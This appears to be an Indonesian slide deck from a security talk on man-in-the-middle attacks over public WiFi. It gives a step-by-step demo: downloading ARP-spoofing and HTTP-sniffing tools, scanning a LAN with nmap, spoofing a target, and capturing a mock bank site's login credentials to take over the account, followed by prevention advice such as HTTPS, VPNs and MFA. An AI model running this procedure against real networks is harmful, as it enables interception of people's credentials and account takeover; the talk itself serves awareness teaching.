

# Cara Kerja Penyadapan Pada WiFi Publik dan Cara Mencegahnya



# Profile Pemateri 1



Afrizal F.A  
Malang Hacker Link

# Disclaimer!

Disclaimer ini sengaja ditempatkan di bagian awal agar dibaca terlebih dahulu. Tujuan dari pembelajaran ini adalah untuk keperluan edukasi dan meningkatkan kesadaran akan keamanan saat menggunakan jaringan publik. Materi ini tidak dimaksudkan untuk digunakan dalam aktivitas ilegal. Jika ada pihak yang menggunakan teknik ini untuk aktivitas ilegal, hal tersebut bukanlah tanggung jawab kami.

# Bagaimana Attacker Capture Traffic Network pada Router WiFi Publik ?


Pada kesempatan kali ini kita akan membahas metode MITM ( Man In The Middle Attack ). yang akan di bahas di antaranya adalah, sebagai berikut :

- MITM
- ARP Spoofing
- Sniffing
- Praktik Teknis Pengujian Serangan
- Pencegahannya

# Apa itu MITM ?

MITM (Man-In-The-Middle) Attack atau serangan Man In The Middle adalah jenis serangan keamanan di mana penyerang menempatkan dirinya di antara dua pihak yang berkomunikasi, seringkali tanpa sepengetahuan keduanya. Dengan posisi ini, penyerang dapat memantau, mengubah, atau bahkan mencuri informasi yang dikirimkan antara dua pihak tersebut.


# Bagaimana Cara MITM Bekerja ?



# Apa itu ARP Spoofing ?

ARP Spoofing adalah teknik di mana penyerang memalsukan atau menyamar informasi dalam protokol ARP (Address Resolution Protocol) saat berkomunikasi dalam suatu jaringan lokal. Dalam serangan ARP Spoofing, penyerang berusaha untuk memanipulasi tabel ARP perangkat dalam jaringan, mengirimkan paket ARP palsu yang menyatakan bahwa alamat MAC yang sesungguhnya terkait dengan alamat IP tertentu telah berubah. Pada materi kali ini, kita akan membahas penggunaan teknik ini untuk sniffing dan memanipulasi alamat IP kita sehingga tampak seolah-olah menjadi IP Gateway, tempat lalu lintas paket jaringan berlangsung.

# Bagaimana ARP Spoofing Bekerja ?






# Tools yang Digunakan untuk ARP Spoofing

- Arpspoof
- Ettercap
- Arpoison
- Cain & Abel
- R-Spoof
- Etc

# Apa itu Sniffing ?

Sniffing, dalam konteks keamanan jaringan, adalah kegiatan memonitor atau menyadap lalu lintas data yang berlangsung dalam suatu jaringan. Tujuan utama sniffing adalah untuk mendapatkan informasi yang sedang dikirimkan melalui jaringan, termasuk data sensitif seperti kata sandi, informasi pribadi, atau informasi rahasia lainnya.

# Bagaimana Sniffing Bekerja ?



# Tools yang Biasanya Digunakan untuk Sniffing

- Wireshark
- Ettercap
- Bettercap
- R-HSniff
- Cain & Abel

# Praktik Teknis Pengujian Serangan

# Install Tools yang di Butuhkan

- Install Python
- Install Python PIP
- Install Nmap
- Install Browser

# Download Tool ARP Spoofer & Sniffer

Gunakan command :

```
$ wget
```

```
https://raw.githubusercontent.com/ICWR-TEAM/R-Spoof/main/R-Spoof.py
```

```
$ wget
```

```
https://raw.githubusercontent.com/ICWR-TEAM/R-HSniff/main/R-HSniff.py
```

# Scan IP yang Terdapat pada Jaringan

Untuk menemukan IP target gunakan command :

```
$ nmap -sP <IP Gateway>
```

```
$ nmap -sP 192.168.122.1/24
```



# Pilih IP yang Akan di Jadikan Target

```
icwr@RushOS:~/Documents/tools$ nmap -sP 192.168.122.1/24
Starting Nmap 7.80 ( https://nmap.org ) at 2024-01-24 19:24 WIB
Nmap scan report for 192.168.122.30
Host is up (0.029s latency).
Nmap scan report for 192.168.122.80
Host is up (0.00051s latency).
Nmap scan report for 192.168.122.198
Host is up (0.0044s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 18.12 seconds
icwr@RushOS:~/Documents/tools$ █
```

# Serangan ARP Spoof pada Target

Untuk melakukan serangan pada IP target gunakan command :

```
$ sudo python R-Spoof.py -x <IP Target> -g <IP Gateway> -d  
<Delay> -t <Thread>
```

```
$ sudo python R-Spoof.py -x 192.168.122.30 -g  
192.168.122.198 -d 3 -t 1
```

# Serangan ARP Spoof

```
icwr@RushOS:~/Documents/tools$ sudo python R-Spoof.py -x 192.168.122.30 -g 192.168.122.198 -d 3 -t 1
```

|                           |               |             |             |             |               |
|---------------------------|---------------|-------------|-------------|-------------|---------------|
| /\$\$\$\$\$\$             | /\$\$\$\$\$\$ |             |             |             | /\$\$\$\$\$\$ |
| \$\$_ \$                  | /\$_ \$       |             |             |             | /\$_ \$       |
| \$\$_ \ \$                | \$\$_ \ /     | /\$\$\$\$\$ | /\$\$\$\$\$ | /\$\$\$\$\$ | \$\$_ \ /     |
| \$\$\$\$\$\$/ /\$\$\$\$\$ | \$\$\$\$\$/   | /\$_ \$     | /\$_ \$     | /\$_ \$     | \$\$\$\$      |
| \$\$_ \$                  | / \ \$        | \$\$_ \ \$  | \$\$_ \ \$  | \$\$_ \ \$  | \$\$_ /       |
| \$\$_ \ \$                | /\$_ \ \$     | \$\$_   \$  | \$\$_   \$  | \$\$_   \$  | \$\$_         |
| \$\$_   \$                | \$\$\$\$\$/   | \$\$\$\$\$/ | \$\$\$\$\$/ | \$\$\$\$\$/ | \$\$_         |
| /   /                     | / \ /         | \$\$_ /     | / \ /       | / \ /       | /             |
|                           |               | \$\$_       |             |             |               |
|                           |               | \$\$_       |             |             |               |
|                           |               | /           |             |             |               |

[\*] R-Spoof | ARP Spoofer | Afrizal F.A - R&amp;D ICWR

[illegible]

# Sniffing Menggunakan Super User

Gunakan command :

```
$ sudo R-HSniff.py -p <HTTP PORT>
```

```
$ sudo R-HSniff.py -p 80
```

# Menjalankan Tool Sniffing

```
icwr@RushOS:~/Documents/tools$ sudo python R-HSniff.py -p 80
```

```
/$$$$$$/$/$/$$$$$$/$/$/$$$$$$/$$$$$$
| $$__ $$| $$/$$__ $$|__/$$__ $$/$$__ $$
| $$ \ $$| $$| $$ \_/ /$$$$$$/$$/| $$ \_/ | $$ \_/
| $$$$$$/ /$$$$$$| $$$$$$$| $$$$$$| $$__ $$| $$| $$$$| $$$$
| $$__ $$|_____/| $$__ $$ \_____ $$| $$ \ $$| $$| $$_/| $$_/
| $$ \ $$| $$| $$/$$ \ $$| $$| $$| $$| $$| $$
| $$| $$| $$$$/| $$| $$| $$| $$| $$
|__/|__/|__/|__/ \_____/|__/|__/|__/|__/
```

```
=====  
[*] R-HSniff | HTTP Sniffer | Afrizal F.A - R&D ICWR  
=====
```

```
[*] [Sniff Started]
```

# Korban Melakukan Registrasi

Applications Rab, Jan 24 19:23 100%

Login bank! - Google Chrome

Not secure billyanjay.000webhostapp.com/daftar.php Relaunch to update

## Daftar akun bank!

**Rekening:**

**Nama:**

**Bank:**

**Password:**

Register

# Hasil Sniffing Register

```
icwr@RushOS:~/Documents/tools$ sudo python R-HSniff.py -p 80
```

|                     |                  |                   |                     |               |                  |                  |
|---------------------|------------------|-------------------|---------------------|---------------|------------------|------------------|
| / \$ \$ \$ \$ \$ \$ | / \$ \$          | / \$ \$           | / \$ \$ \$ \$ \$    | / \$ \$       | / \$ \$ \$ \$ \$ | / \$ \$ \$ \$ \$ |
| \$ \$ _ \$ \$       | \$ \$            | \$ \$             | / \$ _ \$ \$        | /             | / \$ _ \$ \$     | / \$ _ \$ \$     |
| \$ \$ \ \$ \$       | \$ \$            | \$ \$             | \$ \$ \ \$          | / \$ \$       | \ \$ \$          | \ \$ \$          |
| \$ \$ \$ \$ \$ \$ / | / \$ \$ \$ \$ \$ | \$ \$ \$ \$ \$ \$ | \$ \$ \$ \$ \$ \$ / | \$ \$ _ \$ \$ | \$ \$ \$ \$ \$   | \$ \$ \$ \$ \$   |
| \$ \$ _ \$ \$       | \$ \$            | \$ \$             | \ \$ \$ \$ \$ \$    | \$ \$ \ \$ \$ | \$ \$ \$ \$      | \$ \$ /          |
| \$ \$ \ \$ \$       | \$ \$            | \$ \$             | / \$ \$ \ \$ \$     | \$ \$         | \$ \$ \$ \$      | \$ \$            |
| \$ \$ / \$ \$       | \$ \$            | \$ \$             | \$ \$ \$ \$ \$ \$ / | \$ \$         | \$ \$ \$ \$      | \$ \$            |
| /                   | /                | /                 | \                   | /             | /                | /                |

[\*] R-HSniff | HTTP Sniffer | Afrizal F.A - R&amp;D ICWR

```
[*] [Sniff Started]
```

[+] [Request Packet]

[+] [From : 192.168.122.30]

[+] [Method : POST]

```
[+] [URL : http://billyanjay.000webhostapp.com/daftar.php]
```

[+] [Headers]

```
[Host : billyanjay.000webhostapp.com]
```

```
[Connection : keep-alive]
```

[Content-Length : 90]

```
[Cache-Control : max-age=0]
```

```
[Upgrade-Insecure-Requests : 1]
```

```
[User-Agent : Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0 Safari/537.36]
```

```
[Origin : http://billyanjay.000webhostapp.com]
```

```
[Content-Type : application/x-www-form-urlencoded]
```

```
[Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7]
```

```
[Referer : http://billyanjay.000webhostapp.com/daftar.php]
```

```
[Accept-Encoding : gzip, deflate]
```

```
[Accept-Language : en-US,en;q=0.9,id;q=0.8]
```

```
[Cookie : PHPSESSID=5dmuh7vskiodh55hr77j8e8f3c]
```

```
[+] [Data : rekening=20241231923&nama=Billy+anjay+broh&bank=Bank+icikiwir&password=123&submit=Register]
```

[+] [End Packet]

[+] [Request Packet]

[1] [From : 107 168 177 201

# Korban Mencoba Masuk

Applications Rab, Jan 24 20:20 76%

Login bank! - Google Chrome

Not secure billyanjay.000webhostapp.com/index.php

Selamat datang nasabah!

Rekening:

20241231923

Password:

...

Login

[Belum punya akun?](#)

Powered by 000webhost



# Korban Berhasil Masuk

Applications Rab, Jan 24 20:20 76%


Selamat datang Billy anjay broh! - Google Chrome

Ne Kali rav Sel ph Ch mfc sf Ser 00 00 00 dat x ktp gar inc Ch No +

← → ↻ Not secure billyanjay.000webhostapp.com/dashboard.php ☆ ⌵ B Relaunch to update

## Selamat datang Billy anjay broh!

**Informasi nasabah**  
**Nama:** Billy anjay broh  
**Bank:** Bank icikiwir  
**Nomor rekening:** 20241231923  
**Saldo terakhir:** 1000  
**Foto KTP:**



### Transfer saldo

**Rekening tujuan:**

Rekening...

**Nominal transfer:**

Powered by 000webhost

# Hasil Sniffing Login

```
[+] [Request Packet]
[+] [From : 192.168.122.30]
[+] [Method : GET]
[+] [URL : http://billyanjay.000webhostapp.com/index.php]
[+] [Headers]
    [Host : billyanjay.000webhostapp.com]
    [Connection : keep-alive]
    [Cache-Control : max-age=0]
    [Upgrade-Insecure-Requests : 1]
    [User-Agent : Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0 Safari/537.36]
    [Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7]
    [Referer : http://billyanjay.000webhostapp.com/dashboard.php]
    [Accept-Encoding : gzip, deflate]
    [Accept-Language : en-US,en;q=0.9,id;q=0.8]
    [Cookie : PHPSESSID=5dmuh7vskiodh55hr77j8e8f3c]
[+] [End Packet]

[+] [Request Packet]
[+] [From : 192.168.122.30]
[+] [Method : POST]
[+] [URL : http://billyanjay.000webhostapp.com/index.php]
[+] [Headers]
    [Host : billyanjay.000webhostapp.com]
    [Connection : keep-alive]
    [Content-Length : 46]
    [Cache-Control : max-age=0]
    [Upgrade-Insecure-Requests : 1]
    [Origin : http://billyanjay.000webhostapp.com]
    [Content-Type : application/x-www-form-urlencoded]
    [User-Agent : Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0 Safari/537.36]
    [Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7]
    [Referer : http://billyanjay.000webhostapp.com/index.php]
    [Accept-Encoding : gzip, deflate]
    [Accept-Language : en-US,en;q=0.9,id;q=0.8]
    [Cookie : PHPSESSID=5dmuh7vskiodh55hr77j8e8f3c]
[+] [Data : rekening=20241231923&password=123&submit=Login]
[+] [End Packet]

[+] [Request Packet]
[+] [From : 192.168.122.30]
```

# Attacker Mencoba Masuk Menggunakan Rekening Korban

Selamat datang nasabah!

**Rekening:**

20241231923

**Password:**

...

Login

[Belum punya akun?](#)

# Attacker Berhasil Masuk Menggunakan Rekening Korban

Selamat datang Billy anjay broh!

**Informasi nasabah**

**Nama:** Billy anjay broh

**Bank:** Bank icikiwir

**Nomor rekening:** 20241231923

**Saldo terakhir:** 1000

**Foto KTP:**



Transfer saldo

**Rekening tujuan:**

Rekening...

**Nominal transfer:**

Nominal transfer...

submit

Logout

## Profile Pemateri 2



**Billy**  
**In Crust We Rush**

**Bagaimana pencegahannya???**

## Sisi user

- Gunakan wifi yang aman dan terpercaya

Pilih wifi yang aman dan terpercaya untuk menghindari risiko serangan Man-in-the-Middle (MitM). Gunakan jaringan yang dienkripsi dengan kata sandi, hindari wifi publik tanpa perlindungan, dan selalu perbarui keamanan perangkat Anda. Lindungi informasi pribadi Anda dengan langkah-langkah sederhana ini.

## Sisi user

- Gunakan website yang terverifikasi SSL

Penting untuk selalu menggunakan website yang terverifikasi SSL. SSL (Secure Socket Layer) memberikan lapisan keamanan tambahan pada koneksi internet Anda, menjaga informasi pribadi Anda tetap aman dari potensi serangan Man-in-the-Middle. Pastikan alamat website diawali dengan 'https://' dan ada ikon gembok di bilah alamat browser Anda sebelum berbagi data sensitif atau melakukan transaksi online.



## **Sisi user**

- Gunakan vpn yang terpercaya

Gunakan VPN (Virtual Private Network) yang terpercaya untuk meningkatkan keamanan saat berselancar online. Dengan mengaktifkan VPN, Anda dapat menyembunyikan aktivitas internet dan mengenkripsi data Anda, menjaga keamanan informasi pribadi dari potensi serangan Man-in-the-Middle. Pilih penyedia VPN yang terpercaya dan lindungi privasi online Anda dengan mengaktifkan koneksi VPN saat menggunakan jaringan internet yang tidak dikenal atau tidak terlindungi.

## Sisi user

- Matikan auto connect wifi

Matikan fitur auto connect wifi untuk meningkatkan keamanan. Dengan menonaktifkan opsi auto connect, Anda dapat mengontrol kapan dan ke mana perangkat Anda terhubung. Hal ini mengurangi risiko terhubung secara otomatis ke jaringan wifi yang tidak aman atau palsu, yang dapat menjadi celah bagi serangan Man-in-the-Middle. Manual kontrol koneksi wifi memberikan Anda keamanan ekstra dan pengendalian terhadap sambungan internet Anda.

# Sisi pemilik

- Menggunakan wifi monitoring packet data

Mengawasi paket data wifi adalah langkah proaktif untuk pemilik wifi. Ini memungkinkan deteksi cepat serangan Man-in-the-Middle dan aktivitas mencurigakan. Dengan pemantauan paket, pemilik dapat mengidentifikasi perangkat yang terhubung, menjaga keamanan jaringan dengan respons yang cepat.

**Wireshark**



**Wireshark**

## Sisi developer (website)

- Gunakan SSL Certificate terpercaya

Pengembang website sebaiknya menggunakan SSL Certificate terpercaya. Dengan mengimplementasikan SSL, data yang dikirimkan antara pengguna dan server akan dienkripsi, mengurangi risiko serangan Man-in-the-Middle. Pastikan sertifikat SSL berasal dari penyedia terpercaya untuk memastikan keamanan maksimal bagi pengguna yang berinteraksi dengan situs web Anda.

# Memasang SSL




## Sisi developer (website)

- Gunakan MFA

Terapkan MFA (Multi-Factor Authentication) sebagai langkah keamanan ekstra untuk pengembang website. Dengan menggunakan MFA, akses ke akun pengembang memerlukan verifikasi melalui lebih dari satu metode, mengurangi risiko akses tidak sah. Ini memberikan lapisan perlindungan tambahan terhadap potensi serangan serta menjaga keamanan akses ke sistem pengembangan website.

# MFA (Multi-Factor Authentication)





# Questions & Answers

# Link Join

Link : <https://t.me/officialicwr>

Terimakasih